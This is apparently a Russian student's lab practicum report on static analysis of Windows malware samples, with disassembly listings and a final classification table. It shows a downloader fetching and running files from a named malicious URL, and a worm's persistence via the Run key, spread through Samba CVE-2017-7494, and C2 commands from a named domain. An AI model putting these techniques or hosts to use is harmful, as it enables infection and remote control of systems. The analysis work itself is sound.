


Рис. 13 Строки программы, которые определяют данное ВПО, как Backdoor.

Запуск данной программы на виртуальной машине с ОС Windows 10 показал, что программа нагружает систему, отключает возможность завершить себя через диспетчер задач, сообщая пользователю о недостатке прав.

Файл: 10D5D047.patched



seg002:004020...	0000000D	C	KERNEL32.dll
seg002:00403000	0000000D	C	kernel32.dll
seg002:004030...	00000008	C	WinExec
seg002:00403015	00000017	C	RegisterServiceProcess
seg002:004030...	0000000B	C	urlmon.dll
seg002:00403037	00000017	C	wewewewewewewewewewewe
seg002:0040304F	00000012	C	RLDownloadToFileA
seg002:00403061	0000002E	C	http://nursingkorea.co.kr/images/inf2.php?v=s
seg003:00405011	00000005	C	N0@\aU
seg003:004050...	00000006	C	H#\rd\b0
seg003:004050...	00000005	C	t\th'
seg003:004050F3	00000005	C	UADel

Рис 14.

Используемые строки в анализируемом файле.

Анализ файла:

```
seg000:00401000                 public start
seg000:00401000 start           proc near
seg000:00401000                 xor     eax, eax
seg000:00401002                 call    GetTickCount
seg000:00401007                 cmp     eax, 3Bh
seg000:0040100A                 jb      short loc_401015
seg000:0040100C                 nop
seg000:0040100D                 mov     byte_40304E, 55h
seg000:00401014                 nop
seg000:00401015
seg000:00401015 loc_401015:                             ; CODE XREF: start+A↑j
seg000:00401015                 push    offset LibFileName ; "kernel32.dll"
seg000:0040101A                 call    LoadLibraryA
seg000:0040101F                 or      eax, eax
seg000:00401021                 jz      short loc_401046
seg000:00401023                 mov     hModule, eax
seg000:00401028                 push    offset ProcName ; "RegisterServiceProcess"
seg000:0040102D                 push    eax             ; hModule
seg000:0040102E                 call    GetProcAddress
seg000:00401033                 or      eax, eax
seg000:00401035                 jz      short loc_401046
seg000:00401037                 mov     dword_4030D4, eax
seg000:0040103C                 push    1
seg000:0040103E                 push    0
seg000:00401040                 call    dword_4030D4
```

Рис 15. Сокрытие текущего процесса.

```
seg002:0040304E ; const CHAR byte_40304E
seg002:0040304E byte_40304E     db 0                    ; DATA XREF: start+D↑w
seg002:0040304E                                         ; start+75↑o
seg002:0040304F aRldownloadtofi db 'RLDownloadToFileA',0
```

Рис 16. Область памяти с именем функции загрузки файла

```
seg000:00401046 loc_401046:                             ; CODE XREF: start+21↑j
seg000:00401046                                         ; start+35↑j
seg000:00401046                 mov     eax, hModule
seg000:0040104B                 push    offset aWinexec ; "WinExec"
seg000:00401050                 push    eax             ; hModule
seg000:00401051                 call    GetProcAddress
seg000:00401056                 or      eax, eax
seg000:00401058                 jz      loc_401115
seg000:0040105E                 mov     dword_4030D8, eax
seg000:00401063                 push    offset aUrlmon_dll ; "urlmon.dll"
seg000:00401068                 call    LoadLibraryA
seg000:0040106D                 or      eax, eax
seg000:0040106F                 jz      loc_401115
seg000:00401075                 push    offset download ; lpProcName
seg000:0040107A                 push    eax             ; hModule
seg000:0040107B                 call    GetProcAddress
seg000:00401080                 or      eax, eax
seg000:00401082                 jz      loc_401115
seg000:00401088                 mov     dword_4030DC, eax
seg000:0040108D                 mov     eax, offset aHttpNursingkor ; "http://nursingkorea.co.kr/images/inf2
seg000:00401092                 mov     ebx, offset byte_4030C5
seg000:00401097                 xor     ecx, ecx
seg000:00401099                 mov     byte_4030B3, 31h
seg000:004010A0                 mov     byte ptr aHttpNursingkor+2Ch, 31h
seg000:004010A7                 call    sub_40111E
seg000:004010AC                 mov     eax, offset byte_40308F
seg000:004010B1                 mov     ebx, offset byte_4030B9
seg000:004010B6                 mov     ecx, ebx
seg000:004010B8                 mov     byte_4030B3, 31h
seg000:004010BF                 mov     byte_4030BF, 31h
seg000:004010C6                 call    sub_40111E
seg000:004010CB                 mov     byte_4030B3, 32h
seg000:004010D2                 mov     byte_4030BF, 32h
seg000:004010D9                 call    sub_40111E
seg000:004010DE                 mov     eax, offset aHttpNursingkor ; "http://nursingkorea.co.kr/images/inf2
seg000:004010E3                 xor     ecx, ecx
seg000:004010E5                 mov     byte ptr aHttpNursingkor+2Ch, 32h
seg000:004010EC                 mov     ebx, offset byte_4030C5
seg000:004010F1                 call    sub_40111E
seg000:004010F6                 mov     eax, offset byte_40308F
seg000:004010FB                 mov     ebx, offset byte_4030B9
seg000:00401100                 mov     ecx, ebx
seg000:00401102                 mov     byte_4030B3, 34h
```

Рис 17. Скачивание и запуск вредоносных файлов.

byte_4030C5 – это область памяти, которая указывает на строку с путем одного из скачиваемых файлов (C: / boot.bak).

Далее также скачиваются и запускаются файлы, имена которых состоят из цифр, например: c: / 4591.exe.

Следующим образом выгдялит процедура скачивания и запуска ВПО (Рис.)




Рис 18. Процедура скачивания и запуска файла

Таким образом, по выявленным признакам, данный файл является вредоносным и относится к классу Trojan-Downloader.

Файл E4239FE9.patched:

В главной функции данного ВПО можно выделить три главных этапа (Рис.):

1. Копирование своего файла в системную директорию System32 и изменения значений ключей регистра.

2. Создание потока, который отвечает за открытие 69 UDP-порта (TFTP) и распространение через протокол SMB.

3. Ожидание команд от управляющего сервера (протокол TFPT).

```
loc_402179:                             ; CODE XREF: start+2F↑j
                call    sub_403402      ; copy to system32 and change register
                mov     esi, esp
                push    0               ; lpThreadId
                push    0               ; dwCreationFlags
                push    0               ; lpParameter
                push    offset sub_402A22; lpStartAddress
                push    0               ; dwStackSize
                push    0               ; lpThreadAttributes
                call    CreateThread
                cmp     esi, esp
                call    _chkesp
                call    sub_401A50
                mov     esi, esp
                push    0               ; uExitCode
                call    ExitProcess
start           endp
```

Рис 19. Основная часть функции start.

Этап копирования:

```
push    eax             ; lpBuffer
call    GetWindowsDirectoryA
cmp     esi, esp
call    _chkesp
mov     esi, esp
lea     eax, [ebp+Buffer]
push    eax             ; lpPathName
call    SetCurrentDirectoryA
cmp     esi, esp
call    _chkesp
mov     esi, esp
push    offset aNethsys_exe_0 ; "\\NethSYS.exe"
lea     eax, [ebp+Buffer]
push    eax             ; lpString1
call    lstrcatA        ; C:/Windows/System32/NethSYS.exe
cmp     esi, esp
call    _chkesp
mov     esi, esp
push    0               ; bFailIfExists
lea     eax, [ebp+Buffer] ; --> C:/Windows/System32/NethSYS.exe
push    eax             ; lpNewFileName
lea     eax, [ebp+Filename] ; <-- Filename of current process
push    eax             ; lpExistingFileName
call    CopyFileA
cmp     esi, esp
call    _chkesp
mov     esi, esp
push    FILE_ATTRIBUTE_SYSTEM ; dwFileAttributes
lea     eax, [ebp+Buffer]
push    eax             ; lpFileName
call    SetFileAttributesA
```

Рис 20. Копирование файла в системную папку System32.

Копирует себя в C:/Windows/System32/NethSYS.exe. Устанавливает атрибуты на данный файл:

1. Системный.

2. Скрытый.

Меняет значения ключей регистра:

1. Software\Microsoft\Windows\CurrentVersion\Run – добавляет себя в автозапуск.

2. Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools – добавляет флаг на запрет редактирования регистра

Этап распространения:

Отправляет SMB пакет на случайно сгенерированный сетевой адрес. Данный пакет содержит часть тела ВПО. При этом эксплуатируется уязвимость CVE-2017-7494 (выполнение произвольного кода на сервере Samba).

Этап ожидания команд:

Подключается по TFTP по указанному домену:

```
call    htons
cmp     esi, esp
call    _chkesp
mov     [ebp+var_9F2], ax
mov     esi, esp
push    offset Source   ; "nsatn.ftpaccess.cc"
call    inet_addr
cmp     esi, esp
call    _chkesp
mov     dword ptr [ebp+addr], eax
cmp     dword ptr [ebp+addr], 0FFFFFFFFh
jnz     short loc_401B87 ; if ok; then jump
mov     esi, esp
push    offset Source   ; "nsatn.ftpaccess.cc"
call    gethostbyname
cmp     esi, esp
call    _chkesp
mov     [ebp+var_9E0], eax
jmp     short loc_401BA7
```

Рис 21. Используемое доменное имя сервера для подключения к нему

Принимает следующие команды:

1. remove — в данном случае создаётся bat-файл removeMe{4 цифры} во временной директории пользователя со следующим содержимым:

@echo off

:Repeate

del «%s» > nul

if exist «%s» goto Repeate

del «%%0»

```
loc_40204F:                             ; CODE XREF: sub_401E12+234↑j
                push    1
                pop     eax
                test    eax, eax
                jz      loc_402124
                mov     esi, esp
                push    offset aRemove  ; ":remove"
                push    [ebp+var_74]    ; lpString1
                call    lstrcmpA
                cmp     esi, esp
                call    _chkesp
                test    eax, eax
                jnz     short loc_40209A
                call    sub_40361C      ; drop bat file and execute it
                mov     esi, esp
                call    WSACleanup
                cmp     esi, esp
                call    _chkesp
                mov     esi, esp
                push    0               ; uExitCode
                call    ExitProcess
```

Рис 22. Часть обработки команды remove

И выполняет его, тем самым удаляя себя с компьютера.

2. reconnect — переподключение

```
loc_40209A:                             ; CODE XREF: sub_401E12+261↑j
                mov     esi, esp
                push    offset aReconnect ; ":reconnect"
                push    [ebp+var_74]    ; lpString1
                call    lstrcmpA
                cmp     esi, esp
                call    _chkesp
                test    eax, eax
                jnz     short loc_4020BC
                and     dword_403E24, 0
```

Рис 23. Обработка команды reconnect.

3. download — загружает указанный файл и запускает его.

```
loc_4020BC:                             ; CODE XREF: sub_401E12+2A1↑j
                mov     esi, esp
                push    offset aDownload ; ":download"
                push    [ebp+var_74]    ; lpString1
                call    lstrcmpA
                cmp     esi, esp
                call    _chkesp
                test    eax, eax
                jnz     short loc_402124
                push    1FFh            ; Count
                push    [ebp+Source]    ; Source
                push    offset szUrl    ; Dest
                call    strncpy
                add     esp, 0Ch
                push    1FFh            ; Count
                push    [ebp+var_6C]    ; Source
                push    offset File     ; Dest
                call    strncpy
                add     esp, 0Ch
                mov     esi, esp
                lea     eax, [ebp+ThreadId]
                push    eax             ; lpThreadId
                push    0               ; dwCreationFlags
                push    0               ; lpParameter
                push    offset StartAddress ; lpStartAddress
                push    0               ; dwStackSize
                push    0               ; lpThreadAttributes
                call    CreateThread
                cmp     esi, esp
                call    _chkesp
```

Рис 24. Обработка команды download.

Таким образом, по указанным признакам, данный файл относится к классу Net-worm.

В результате были классифицированы следующие образцы:

1. 026CBE1D.patched - Backdoor
2. 03E2C499.patched - Clean
3. 2DDA373D.patched - Trojan
4. 58A9A906.patched - Adware
5. 6E60C6D4.patched - Email-Worm
6. 77E542B3.patched - Virus
7. 812BE82E.patched - Trojan-PSW
8. 83FD51A3.patched - Adware
9. 931B6827.patched - Clean
10. AB455A93.patched - Trojan
11. AFEA13FF.patched - Adware
12. C4622273.patched - Adware
13. D8273B8B.patched - Adware
14. DD0957AF.patched - Trojan-Downloader
15. E4239FE0.patched - Net-Worm
16. EBD0CB02.patched - Trojan-Spy
17. F11A5C93.patched - Clean
18. 10D5D047.patched - Trojan-Downloader

Заключение

Для достижения поставленной цели, в процессе прохождения учебной практики (учебно-лабораторного практикума) познакомился с особенностями анализа исполняемых файлов ОС Windows, классификацией ВПО и способами отличить вредоносное программное обеспечение от чистого.

Также были изучены требования к написанию отчета по практике. В результате прохождения практики был составлен отчет, соответсвующий предъявленным требованиям.

В ходе прохождения практики все задачи были выполнены, а цель достигнута.

Список литературы

1. Comparisons [Электронный ресурс] — Режим доступа: https://pyoxidizer.readthedocs.io/en/stable/comparisons.html
2. Encyclopedia [Электронный ресурс] — Режим доступа: https://encyclopedia.kaspersky.ru/